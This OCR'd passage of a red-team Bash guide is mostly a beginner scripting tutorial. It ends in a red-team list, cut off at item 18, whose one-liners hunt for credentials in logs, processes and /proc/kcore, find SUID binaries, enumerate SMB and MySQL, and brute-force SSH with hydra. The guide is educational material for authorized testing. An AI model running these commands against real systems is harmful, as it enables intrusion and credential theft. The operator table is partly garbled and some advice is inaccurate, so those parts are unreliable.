
# A COMPREHENSIVE SHELL SCRIPT GUIDE FOR RED TEAMS



In cybersecurity, the ability to think like an attacker is essential for Red Teamers, penetration testers, and ethical hackers. **Shell scripting is a fundamental skill** that enables automation, stealth, and control over a compromised system. Whether it's **gathering intelligence, escalating privileges, maintaining persistence, or exfiltrating data**, Bash scripts can streamline and enhance Red Team operations.

This book, **"Shell Script Examples for Advanced Red Teamers,"** provides practical, real-world attack simulations using Bash scripting. The scripts cover **basic enumeration, lateral movement, privilege escalation, evasion techniques, and post-exploitation tactics**. Each example is designed to mimic real-world scenarios, offering a deeper understanding of **how attackers operate** while helping security professionals strengthen their defenses.

**Disclaimer:** This book is intended for **educational and research purposes only**. Unauthorized use of systems **without explicit permission** is illegal. Always conduct testing in a controlled and legal environment.

The GNU Bourne-Again Shell (commonly known as Bash) is the default shell for most Linux distributions. While Bash is typically used in an interactive mode via the Command Line Interface (CLI), its non-interactive mode is essential for running shell scripts. A shell script is a file containing a series of commands executed sequentially to automate tasks.

This document provides **examples of shell scripts for red teamers**, covering fundamental concepts and practical use cases.

---

### Table of Contents



---

# Getting Started with Shell Scripting

Shell scripts are executed line by line by the Bash interpreter. To begin scripting, you need to write a Bash program and ensure it is executable. While there are multiple ways to create scripts, the following method is the most straightforward.

### Shebang (#!) in Shell Scripting

The combination of `#` and `!` (called **Shebang** or `#!`) at the start of a script specifies which interpreter should execute the script. For Bash scripts, the Shebang should be written as:

```
#!/bin/bash
```

This ensures that the script is interpreted using Bash. It must always be placed on the first line of the script file.

---

## How to Write and Run a Bash Script in Linux

### Step 1: Creating a Shell Script

To create a basic shell script, follow these steps:

1. Open a terminal using `CTRL + ALT + T`.
2. Create a directory (if it doesn't exist) for storing your scripts:

```
mkdir bin
```

3. Inside the `bin` directory, create a new script file:

```
nano bin/hello_world.sh
```

4. Write the following script in the file:

```
#!/bin/bash
echo "Hello, World!"
```

5. Save the file using `CTRL + S`, then exit with `CTRL + X`.
6. Make the script executable:

```
chmod u+rwx bin/hello_world.sh
```

7. Restart your system to ensure the script directory is recognized in the `$PATH` variable.

---

### Step 2: Executing the Bash Script

After restarting your system, you can run the script by opening a terminal and entering:

```
bash hello_world.sh
```

This will display:

```
Hello, World!
```

---

# Basic Bash Scripting

Just like other programming languages, Bash scripting follows a specific structure with key components like **variables, operators, and conditionals**. The first line of a Bash script must always begin with the **Shebang (#!)**, followed by the path to the Bash interpreter (`/bin/bash`).

Besides regular Linux commands, Bash scripting involves core elements such as **variables, operators, and conditionals**, which will be covered in this section.

---

## Variables in Shell Scripting

Variables are essential in Bash scripting as they store and manage data. A variable represents a memory location where values (numbers, strings, etc.) can be stored and manipulated. In Bash, variables are referenced using the **dollar sign ($)**.

### Syntax for Declaring a Variable:

```
VARIABLE_NAME=VALUE
```

### Rules for Using Variables in Bash:

- Assign values using the `=` operator.
- Variable names are **case-sensitive** (e.g., `VAR` and `var` are different).
- To reference a variable, use the **dollar sign ($)** before the name.
- When updating a variable, use the assignment operator (`=`) without re-declaring the type.
- Enclose multi-word strings in **single quotes (')** to ensure they are treated as a single unit.

---

### Example 1: Defining Variables in a Bash Script

```
#!/bin/bash

# Declaring variables
name="Tom"
age=12

# Displaying variable values
echo "Name: $name, Age: $age"
```

**Output:**

```
Name: Tom, Age: 12
```

---

### Example 2: Taking User Input and Storing it in a Variable

You can take user input using the `read` command and store it in a variable.

```
#!/bin/bash

echo "Enter a number:"
read num
echo "The number you entered is: $num"
```

**Output:**

```
Enter a number:
12
The number you entered is: 12
```

---

### Example 3: Prompting a User for Input Using `-p` Option

The `read` command, when used with the `-p` flag, allows displaying a message alongside the input prompt.

```
#!/bin/bash

read -p "Enter your name: " username
echo "Welcome, $username!"
```

**Output:**

```
Enter your name: Alice
Welcome, Alice!
```

---

### Example 4: Concatenating Multiple Variables

Bash allows combining multiple variables into a single string using **double quotes ("")**.

```
#!/bin/bash

# Defining variables
greeting="Hello"
name="Tom"

# Concatenation
message="${greeting}, ${name}!"
echo "$message"
```

**Output:**

```
Hello, Tom!
```

---

### Example 5: Passing Values as Command-Line Arguments

Instead of hardcoding values, you can pass them as command-line arguments when executing the script.

```
#!/bin/bash

name=$1
age=$2

echo "My name is $name and I am $age years old."
```

**Executing the Script:**

```
bash script.sh Alice 25
```

**Output:**

```
My name is Alice and I am 25 years old.
```

---

### Example 6: Printing Environment Variables

You can also access system environment variables using `${!}` syntax.

```
#!/bin/bash

read -p "Enter an environment variable name: " var
echo "Environment Variable Value: ${!var}"
```

**Output:**

```
Enter an environment variable name: HOME
Environment Variable Value: /home/user
```

---

## Operators in Shell Scripting

Bash provides various operators for performing calculations and comparisons. They are grouped into the following categories:

| Operator Type | Example Operators | Description |
|---|---|---|
| Arithmetic | `+` `-` `*` `/` `%` `++` `--` | Mathematical operations |
| Comparison | `-eq` `-ne` `-lt` `-gt` `-le` `-ge` | Comparing numerical values |
| Logical | `&&` (AND) ` | |
| Bitwise | `&` ` | `^` `<<` `>>` ` |

---

## Example 1: Adding Two Numbers

```
#!/bin/bash

num1=10
num2=20
sum=$((num1 + num2))

echo "Sum: $sum"
```

**Output:**

```
Sum: 30
```

---

## Example 2: Subtracting Two Numbers

```
#!/bin/bash

num1=30
num2=20
diff=$((num1 - num2))
```

```
echo "Difference: $diff"
```

**Output:**

```
Difference: 10
```

---

### Example 3: Multiplication and Division

```
#!/bin/bash

num1=6
num2=3

prod=$((num1 * num2))
div=$((num1 / num2))

echo "Product: $prod"
echo "Quotient: $div"
```

**Output:**

```
Product: 18
Quotient: 2
```

---

### Example 4: Generating a Random Number Between 1 and 50

```
#!/bin/bash

echo $((1 + RANDOM % 50))
```

**Output:**

```
27
```

---

### Example 5: Performing Multiple Operations

```
#!/bin/bash

read -p "Enter a number: " num1
read -p "Enter another number: " num2

echo "Addition: $((num1 + num2))"
echo "Subtraction: $((num1 - num2))"
echo "Multiplication: $((num1 * num2))"
echo "Division: $((num1 / num2))"
```

**Output:**

```
Enter a number: 35
Enter another number: 15
Addition: 50
Subtraction: 20
Multiplication: 525
Division: 2
```

---

# Conditional Statements in Shell Scripting

Conditional statements allow scripts to make decisions based on specific conditions. In Bash, conditional statements help automate tasks by executing different commands depending on whether certain conditions are met.

There are four main types of conditional statements in Bash:

| Statement Type | Syntax | Description |
|---|---|---|
| if | `if [ condition ]; then # code fi` | Executes code **only if** the condition is true. |
| if-else | `if [ condition ]; then # code else # code fi` | Executes one block if true, another if false. |
| if-elif-else | `if [ condition1 ]; then # code elif [ condition2 ]; then # code else # code fi` | Allows multiple conditions. |
| case | `case expression in pattern1) # code ;; pattern2) # code ;; *) # default ;; esac` | Used for matching values against multiple cases. |

---

## Example 1: Checking if a Number is Even or Odd

```
#!/bin/bash

read -p "Enter a number: " num

if [ $((num % 2)) -eq 0 ]; then
    echo "The number is even."
else
    echo "The number is odd."
fi
```

**Output:**

```
Enter a number: 25
The number is odd.
```

---

## Example 2: Performing Arithmetic Operations Based on User Input

This script allows users to choose an operation (+, -, *, /) and applies it to two numbers.

```
#!/bin/bash

read -p "Enter first number: " num1
read -p "Enter second number: " num2
read -p "Enter an operator (+, -, *, /): " op

if [ "$op" == "+" ]; then
    echo "Result: $((num1 + num2))"
elif [ "$op" == "-" ]; then
    echo "Result: $((num1 - num2))"
elif [ "$op" == "*" ]; then
    echo "Result: $((num1 * num2))"
elif [ "$op" == "/" ]; then
    echo "Result: $((num1 / num2))"
else
    echo "Invalid operator."
fi
```

**Output:**

```
Enter first number: 10
Enter second number: 5
Enter an operator (+, -, *, /): +
Result: 15
```

---

## Example 3: Logical Operations with User Input

This script performs logical **AND, OR, and NOT** operations based on user input.

```
#!/bin/bash

read -p "Enter two boolean values (true/false): " val1 val2
read -p "Enter a logical operation (and/or/not): " op
```

```
case $op in
    and)
        if [[ $val1 == "true" && $val2 == "true" ]]; then
            echo "Result: true"
        else
            echo "Result: false"
        fi ;;
    or)
        if [[ $val1 == "true" || $val2 == "true" ]]; then
            echo "Result: true"
        else
            echo "Result: false"
        fi ;;
    not)
        if [[ $val1 == "true" ]]; then
            echo "Result: false"
        else
            echo "Result: true"
        fi ;;
    *)
        echo "Invalid operator." ;;
esac
```

**Output:**

```
Enter two boolean values (true/false): true false
Enter a logical operation (and/or/not): or
Result: true
```

---

## Example 4: Validating an Email Address

This script checks if a given input is a valid email using a **regular expression**.

```
#!/bin/bash

read -p "Enter an email ID: " email
```

```
if [[ $email =~ ^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$ ]]; then
    echo "This is a valid email ID!"
else
    echo "This is not a valid email ID."
fi
```

**Output:**

```
Enter an email ID: user@example.com
This is a valid email ID!
```

---

## Example 5: Validating a URL

This script checks if an input follows a **valid URL format**.

```
#!/bin/bash

read -p "Enter a URL: " url

if [[ $url =~ ^(http|https)://[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$ ]]; then
    echo "This is a valid URL!"
else
    echo "This is not a valid URL."
fi
```

**Output:**

```
Enter a URL: https://linuxsimply.com
This is a valid URL!
```

---

## Example 6: Checking if a Number is Positive, Negative, or Zero

```
#!/bin/bash

read -p "Enter a number: " num

if [ $num -gt 0 ]; then
    echo "The number is positive!"
elif [ $num -lt 0 ]; then
    echo "The number is negative!"
else
    echo "The number is zero!"
fi
```

**Output:**

```
Enter a number: -10
The number is negative!
```

---

## Example 7: Checking File Permissions

This script checks whether a file is **writable** or **exists** in the current directory.

```
#!/bin/bash

read -p "Enter a file name: " filename

if [ -w "$filename" ]; then
    echo "The file '$filename' is writable."
else
    echo "The file '$filename' is not writable."
fi
```

**Output:**

```
Enter a file name: document.txt
The file 'document.txt' is writable.
```

## Example 8: Checking if a File or Directory Exists

This script checks whether a **file** or **directory** exists in the current location.

```
#!/bin/bash

read -p "Enter a file or directory name: " name

if [ -f "$name" ]; then
    echo "'$name' is a file."
elif [ -d "$name" ]; then
    echo "'$name' is a directory."
else
    echo "'$name' does not exist."
fi
```

**Output:**

```
Enter a file or directory name: myfolder
'myfolder' is a directory.
```

# Loops in Shell Scripting

Loops are essential in Bash scripting as they allow you to execute a block of code multiple times without repetition. Bash provides three types of loops:

| Loop Type | Syntax | Description |
|---|---|---|
| for loop | `for item in list; do # code done` | Iterates over a list of items. |
| while loop | `while [ condition ]; do # code done` | Repeats as long as the condition is true. |
| until loop | `until [ condition ]; do # code done` | Repeats until the condition becomes true. |

## Example 1: Printing Numbers from 5 to 1 Using an `until` Loop

The `until` loop executes as long as the given condition is **false**.

```
#!/bin/bash

n=5

until [ $n -eq 0 ]; do
    echo $n
    n=$((n - 1))
done
```

**Output:**

```
5
4
3
2
1
```

## Example 2: Printing Even Numbers from 1 to 10 Using a `for` Loop

The `for` loop iterates through a range of numbers and prints only even numbers.

```
#!/bin/bash

for (( i=1; i<=10; i++ )); do
    if [ $((i % 2)) -eq 0 ]; then
        echo $i
```

```
    fi
done
```

**Output:**

```
2
4
6
8
10
```

---

## Example 3: Printing the Multiplication Table of a Given Number

This script asks for a number and prints its multiplication table.

```
#!/bin/bash

read -p "Enter a number: " num

for (( i=1; i<=10; i++ )); do
    echo "$num x $i = $((num * i))"
done
```

**Output:**

```
Enter a number: 5
5 x 1 = 5
5 x 2 = 10
5 x 3 = 15
...
5 x 10 = 50
```

---

## Example 4: Calculating the Sum of Digits of a Number Using a `while` Loop

This script extracts each digit of a number and sums them up.

```
#!/bin/bash

read -p "Enter a number: " num
sum=0

while [ $num -gt 0 ]; do
    digit=$((num % 10))
    sum=$((sum + digit))
    num=$((num / 10))
done

echo "Sum of digits: $sum"
```

**Output:**

```
Enter a number: 1567
Sum of digits: 19
```

---

## Example 5: Calculating the Factorial of a Number Using a `for` Loop

This script calculates the factorial of a number by multiplying values in a loop.

```
#!/bin/bash

read -p "Enter a number: " num
fact=1

for (( i=1; i<=num; i++ )); do
```

```
    fact=$((fact * i))
done

echo "Factorial of $num is: $fact"
```

**Output:**

```
Enter a number: 6
Factorial of 6 is: 720
```

---

## Example 6: Calculating the Sum of the First n Natural Numbers

This script calculates the sum of the first n numbers.

```
#!/bin/bash

read -p "Enter a number: " num
sum=0

for (( i=1; i<=num; i++ )); do
    sum=$((sum + i))
done

echo "Sum of the first $num numbers: $sum"
```

**Output:**

```
Enter a number: 100
Sum of the first 100 numbers: 5050
```

---

# Arrays in Shell Scripting

Arrays store multiple values under a single variable name. Unlike other programming languages, Bash does not differentiate between numbers and strings in arrays.

### Declaring an Array:

```
arr=("apple" "banana" "cherry")
```

### Accessing Elements:

```
echo ${arr[0]}  # Output: apple
echo ${arr[1]}  # Output: banana
```

### Looping Through an Array:

```
for item in "${arr[@]}"; do
    echo $item
done
```

**Output:**

```
apple
banana
cherry
```

---

## Example 1: Finding the Smallest and Largest Elements in an Array

This script iterates through an array to find the smallest and largest values.

```
#!/bin/bash

arr=(24 27 84 11 99)

smallest=100000
largest=0

for num in "${arr[@]}"; do
    if [ $num -lt $smallest ]; then
        smallest=$num
    fi
    if [ $num -gt $largest ]; then
        largest=$num
    fi
done

echo "Smallest: $smallest"
echo "Largest: $largest"
```

**Output:**

```
Smallest: 11
Largest: 99
```

---

## Example 2: Sorting an Array in Ascending Order

This script sorts an array using the `sort` command.

```
#!/bin/bash

arr=(24 27 84 11 99)

echo "Original array: ${arr[*]}"
arr=($(echo "${arr[*]}" | tr ' ' '\n' | sort -n | tr '\n' ' '))

echo "Sorted array: ${arr[*]}"
```

**Output:**

```
Original array: 24 27 84 11 99
Sorted array: 11 24 27 84 99
```

---

## Example 3: Removing an Element from an Array

This script removes a specified element from an array.

```
#!/bin/bash

arr=(24 27 84 11 99)

read -p "Enter an element to remove: " val
arr=("${arr[@]/$val}")

echo "Updated array: ${arr[*]}"
```

**Output:**

```
Enter an element to remove: 11
Updated array: 24 27 84 99
```

---

## Example 4: Calculating the Average of an Array of Numbers

This script sums up the array values and calculates the average.

```
#!/bin/bash

read -p "Enter an array of numbers: " -a arr
sum=0
```

```
for i in "${arr[@]}"; do
    sum=$((sum + i))
done

avg=$((sum / ${#arr[@]}))

echo "Average: $avg"
```

**Output:**

```
Enter an array of numbers: 23 45 11 99 100
Average: 55
```

---

# Functions in Shell Scripting

Functions in Bash allow you to group a set of commands into a reusable block of code. Instead of repeating the same commands multiple times, you can define a function once and call it whenever needed.

### Advantages of Using Functions in Bash:

✓ **Code Reusability** – Avoid writing the same code repeatedly.
✓ **Improved Readability** – Organize scripts better.
✓ **Easier Maintenance** – Modify a function once instead of changing code everywhere.

---

## Syntax for Defining a Function:

```
function_name () {
    # Code to execute
}
```

or

```
function function_name {
    # Code to execute
}
```

## Calling a Function:

```
function_name
```

Functions can also take arguments and return values.

---

## Example 1: Checking if a String is a Palindrome

This function checks whether a given string reads the same forward and backward.

```
#!/bin/bash

Palindrome () {
    s=$1
    if [ "$(echo $s | rev)" == "$s" ]; then
        echo "The string is a palindrome."
    else
        echo "The string is not a palindrome."
    fi
}

read -p "Enter a string: " str
Palindrome "$str"
```

**Output:**

```
Enter a string: racecar
The string is a palindrome.
```

## Example 2: Checking if a Number is Prime

This function determines whether a given number is **prime**.

```
#!/bin/bash

Prime () {
    num=$1
    if [ $num -lt 2 ]; then
        echo "The number $num is not prime."
        return
    fi

    for (( i=2; i<=$num/2; i++ )); do
        if [ $((num % i)) -eq 0 ]; then
            echo "The number $num is not prime."
            return
        fi
    done
    echo "The number $num is prime."
}

read -p "Enter a number: " num
Prime "$num"
```

**Output:**

```
Enter a number: 7
The number 7 is prime.
```

## Example 3: Converting Fahrenheit to Celsius

This function converts a given temperature from **Fahrenheit** to **Celsius**.

```
#!/bin/bash

Celsius () {
    f=$1
    c=$(( ($f - 32) * 5 / 9 ))
    echo "Temperature in Celsius: $c°C"
}

read -p "Enter temperature in Fahrenheit: " f
Celsius $f
```

**Output:**

```
Enter temperature in Fahrenheit: 100
Temperature in Celsius: 37°C
```

---

## Example 4: Calculating the Area of a Rectangle

This function calculates the area of a rectangle using its **width** and **height**.

```
#!/bin/bash

Area () {
    width=$1
    height=$2
    area=$((width * height))
    echo "Area of the rectangle: $area"
}

read -p "Enter width and height of the rectangle: " w h
Area $w $h
```

**Output:**

```
Enter width and height of the rectangle: 10 4
```

```
Area of the rectangle: 40
```

---

## Example 5: Calculating the Area of a Circle

This function calculates the area of a circle given its **radius**.

```
#!/bin/bash

Area () {
    radius=$1
    area=$(echo "scale=2; 3.14 * $radius * $radius" | bc)
    echo "Area of the circle: $area"
}

read -p "Enter the radius of the circle: " r
Area $r
```

**Output:**

```
Enter the radius of the circle: 4
Area of the circle: 50.24
```

---

## Example 6: Grading System Based on Score

This function assigns a grade based on the input score.

```
#!/bin/bash

Grade () {
    score=$1
    if (( score >= 80 )); then
        grade="A+"
    elif (( score >= 70 )); then
```

```
        grade="A"
    elif (( score >= 60 )); then
        grade="B"
    elif (( score >= 50 )); then
        grade="C"
    elif (( score >= 40 )); then
        grade="D"
    else
        grade="F"
    fi
    echo "Your grade is: $grade"
}

read -p "Enter your score (0-100): " s
Grade $s
```

**Output:**

```
Enter your score (0-100): 76
Your grade is: A
```

---

# Task-Specific Shell Scripts

This section covers **practical shell scripts** commonly used in system administration, automation, and networking. These include **file handling, regular expressions, user management, system monitoring, and network operations**.

---

## Regular Expression-Based Scripts

Regular expressions help in searching and manipulating text in files efficiently.

### Example 1: Searching for a Pattern in a File

This script **searches for a word or phrase** in a file and displays the matching lines with their line numbers.

```
#!/bin/bash

read -p "Enter filename: " filename
read -p "Enter a pattern to search for: " pattern

grep -w -n "$pattern" "$filename"

if [ $? -eq 1 ]; then
    echo "Pattern not found."
fi
```

**Output:**

```
Enter filename: notes.txt
Enter a pattern to search for: Linux
4: Linux is an open-source operating system.
12: Learning Linux scripting is useful.
```

---

### Example 2: Replacing a Pattern in a File

This script **replaces all occurrences of a pattern** with a new word.

```
#!/bin/bash

read -p "Enter filename: " filename
read -p "Enter the word to replace: " old_word
read -p "Enter the new word: " new_word

sed -i "s/$old_word/$new_word/g" "$filename"

echo "Replaced '$old_word' with '$new_word'."
```

**Output:**

```
Enter filename: notes.txt
```

```
Enter the word to replace: Linux
Enter the new word: Unix
Replaced 'Linux' with 'Unix'.
```

---

# File Operations with Shell Scripts

### Example 3: Reading Multiple Files and Displaying Their Content

This script **reads multiple files** and displays their contents.

```
#!/bin/bash

read -p "Enter filenames: " files

for file in $files; do
    if [ -e "$file" ]; then
        echo "Contents of $file:"
        cat "$file"
    else
        echo "Error: $file does not exist."
    fi
done
```

**Output:**

```
Enter filenames: file1.txt file2.txt
Contents of file1.txt:
This is file1.

Contents of file2.txt:
This is file2.
```

---

### Example 4: Copying a File to Another Location

```
#!/bin/bash
```

```
read -p "Enter file name: " file
read -p "Enter destination path: " dest

if [ -e "$file" ]; then
    cp "$file" "$dest"
    echo "File copied to $dest."
else
    echo "Error: File does not exist."
fi
```

**Output:**

```
Enter file name: dailyredteam.txt
Enter destination path: /home/user/Documents
File copied to /home/user/Documents.
```

---

### Example 5: Deleting a File If It Exists

```
#!/bin/bash

read -p "Enter file name to delete: " file

if [ -f "$file" ]; then
    rm "$file"
    echo "File deleted successfully!"
else
    echo "Error: File does not exist."
fi
```

**Output:**

```
Enter file name to delete: temp.txt
File deleted successfully!
```

---

# File Permission-Based Shell Scripts

### Example 6: Checking File Permissions

```
#!/bin/bash

read -p "Enter filename: " file

if [ -f "$file" ]; then
    if [ -r "$file" ]; then echo "Readable"; fi
    if [ -w "$file" ]; then echo "Writable"; fi
    if [ -x "$file" ]; then echo "Executable"; fi
else
    echo "Error: File does not exist."
fi
```

**Output:**

```
Enter filename: script.sh
Readable
Writable
Executable
```

---

# Network Connection-Based Shell Scripts

### Example 7: Checking If a Remote Host is Reachable

This script **pings a remote host** to check if it is online.

```
#!/bin/bash

read -p "Enter remote host IP address: " ip

ping -c 1 "$ip" &> /dev/null

if [ $? -eq 0 ]; then
    echo "Host is up!"
```

```
else
    echo "Host is down!"
fi
```

**Output:**

```
Enter remote host IP address: 192.168.1.1
Host is up!
```

---

### Example 8: Checking If a Specific Port is Open on a Remote Host

```
#!/bin/bash

read -p "Enter host address: " HOST
read -p "Enter port number: " PORT

nc -z -v -w5 "$HOST" "$PORT" &> /dev/null

if [ $? -eq 0 ]; then
    echo "Port $PORT on $HOST is open."
else
    echo "Port $PORT on $HOST is closed."
fi
```

**Output:**

```
Enter host address: 192.168.1.10
Enter port number: 80
Port 80 on 192.168.1.10 is open.
```

---

## Process Management Based Shell Scripts

### Example 9: Checking If a Process is Running

```
#!/bin/bash

read -p "Enter process name: " process

if pgrep "$process" &> /dev/null; then
    echo "Process '$process' is running."
else
    echo "Process '$process' is not running."
fi
```

**Output:**

```
Enter process name: apache2
Process 'apache2' is running.
```

---

### Example 10: Restarting a Process If It Crashes

This script **monitors a process** and restarts it if it stops.

```
#!/bin/bash

read -p "Enter process name: " process
process_path=$(which "$process")

while true; do
    if ! pgrep "$process" &> /dev/null; then
        "$process_path" &
        echo "Process '$process' restarted."
    fi
    sleep 5
done
```

**Output:**

```
Enter process name: nginx
```

```
Process 'nginx' restarted.
```

---

## System Information Based Shell Scripts

### Example 11: Checking the Number of Logged-in Users

```
#!/bin/bash

users=$(who | wc -l)
echo "Number of currently logged-in users: $users"
```

**Output:**

```
Number of currently logged-in users: 2
```

---

### Example 12: Checking System Memory Usage

```
#!/bin/bash

mem=$(free -m | awk 'NR==2{printf "%.2f%%", $3*100/$2}')
echo "Current Memory Usage: $mem"
```

**Output:**

```
Current Memory Usage: 72.48%
```

---

# 50 Shell Script Examples for Red Teamers from Basics to Advanced

## Important Note:

- These scripts are for educational purposes only. Always ensure you have explicit permission to test any systems.
- Modify the scripts as needed to fit your specific use case.
- Use these responsibly and ethically.

---

## Basic Enumeration & Reconnaissance

### 1. Get System Information

```
#!/bin/bash
echo "Hostname: $(hostname)"
echo "OS: $(uname -a)"
echo "Uptime: $(uptime)"
```

### 2. List Users with UID 0 (Root Users)

```
#!/bin/bash
echo "Root Users:"
awk -F: '$3 == 0 {print $1}' /etc/passwd
```

### 3. Find SUID Binaries for Privilege Escalation

```
#!/bin/bash
echo "Scanning for SUID binaries..."
find / -perm -4000 -type f 2>/dev/null
```

### 4. Check for Weak File Permissions on /etc/passwd & /etc/shadow

```
#!/bin/bash
ls -l /etc/passwd /etc/shadow
```

### 5. Get Active Network Connections

```
#!/bin/bash
echo "Active Connections:"
netstat -tunlp | grep LISTEN
```

### 6. Scan Open Ports on Localhost

```
#!/bin/bash
echo "Scanning open ports..."
nmap -p- 127.0.0.1
```

### 7. Extract System Logs for Password Leaks

```
#!/bin/bash
grep -i "password" /var/log/syslog 2>/dev/null
```

### 8. Find World-Writable Directories (Potential Privilege Escalation)

```
#!/bin/bash
find / -type d -perm -0002 2>/dev/null
```

### 9. Enumerate Running Processes for Sensitive Information

```
#!/bin/bash
ps aux | grep -i "password\|ssh\|key"
```

### 10. Check for Scheduled Cron Jobs

```
#!/bin/bash
cat /etc/crontab
ls -l /etc/cron.*
```

---

## Network Exploitation & Lateral Movement

### 11. Perform ARP Scan for Live Hosts

```
#!/bin/bash
arp -a
```

### 12. Identify Listening Services on Remote Host

```
#!/bin/bash
nmap -sV 192.168.1.100
```

### 13. Extract SSH Keys from Memory (Requires Root)

```
#!/bin/bash
strings /proc/kcore | grep "PRIVATE KEY"
```

### 14. Run SMB Enumeration on a Network

```
#!/bin/bash
nmap --script=smb-enum-shares -p 445 192.168.1.100
```

### 15. Scan for Exposed MySQL Databases

```
#!/bin/bash
```

```
nmap --script=mysql-info -p 3306 192.168.1.100
```

### 16. Check for Open RDP Ports (Windows Targeting)

```
#!/bin/bash
nmap -p 3389 192.168.1.100
```

### 17. Brute-Force SSH with a Wordlist

```
#!/bin/bash
hydra -L users.txt -P passwords.txt ssh://192.168.1.100
```

### 18. Extract Wi-Fi Passwords from a Compromised System

```
#!/bin/bash
